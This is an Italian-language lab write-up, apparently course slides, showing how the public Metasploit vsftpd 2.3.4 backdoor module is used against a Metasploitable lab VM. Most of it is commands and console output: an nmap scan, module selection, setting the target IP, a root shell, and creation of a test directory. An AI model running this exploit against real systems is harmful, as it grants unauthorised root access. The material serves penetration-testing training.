

Hacking con Metasploit

S7/L1






Mara Dello Russo

Introduzione


Metasploit è un framework opensource, cioè una piattaforma software gratuita utilizzata per lo sviluppo, il testing e l'esecuzione di exploit di sicurezza informatica. Inlcude exploit e payloads che possiamo utilizzare per attaccare una macchina target.
Per la sessione di hacking eseguita nelle successive slide, utilizzeremo l’interfaccia msf console dal terminale di Kali Linux.
Il servizio che andremo ad exploitare è vsftdp, dopodiché creeremo dalla macchina attaccante(kali linux) una cartella test_metasploit nella macchina vittima(metasploitable).

Exploit vsftpd


Attiviamo la console interattiva di Metasploit con **msfconsole**



Eseguiamo un **nmap -sV IP target** per avere l'elenco di tutti i servizi attivi sulle porte



Cerchiamo tutti i moduli che contengono exploit riguardanti il servizio vsftpd con il **search vsftpd**



Prenderemo in considerazione l'exploit 1 che possiamo vedere è una backdoor.

Selezioniamo l'exploit 1 con il comando **use <percorso exploit>**

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

eseguiamo il comando **show options** per capire quali parametri sono richiesti e quindi necessitano di essere configurati. Notiamo che l'RHOSTS è richiesto è non ha nessun parametro impostato.

```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using
                                       -metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Settiamo quindi, con il comando **set**, l'RHOSTS inserendo l'IP della nostra macchina target

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
```

Controlliamo quali payloads sono disponibili per l'exploit scelto con **show payloads**. (in questo caso è unico, quindi sarà selezionato di default.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Establishe
d Connection
```

Rieseguiamo show options e controlliamo nella sezione dei payloads se c'è qualche parametro da impostare.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using
                                       -metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Lanciamo l'attacco con il comando **exploit**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:39263 → 192.168.1.149:6200) at 2024-05-20 12:15:10 +
0200
```

E' stata aperta una sessione ed è stata trovata una shell. Siamo all'interno della nostra macchina target.

Creazione della directory test_metasploit

Una volta entrati nella macchina vittima, eseguiamo i seguenti comandi per creare una directory test_metasploit in (/):

- **pwd** per controllare in quale directory ci troviamo.
- **mkdir test_metasploit**

Con il comando ls verifichiamo se è stata effettivamente creata la directory test_metasploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:39263 → 192.168.1.149:6200) at 2024-05-20 12:15:10 +
0200

pwd
/
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

GRAZIE PER L'ATTENZIONE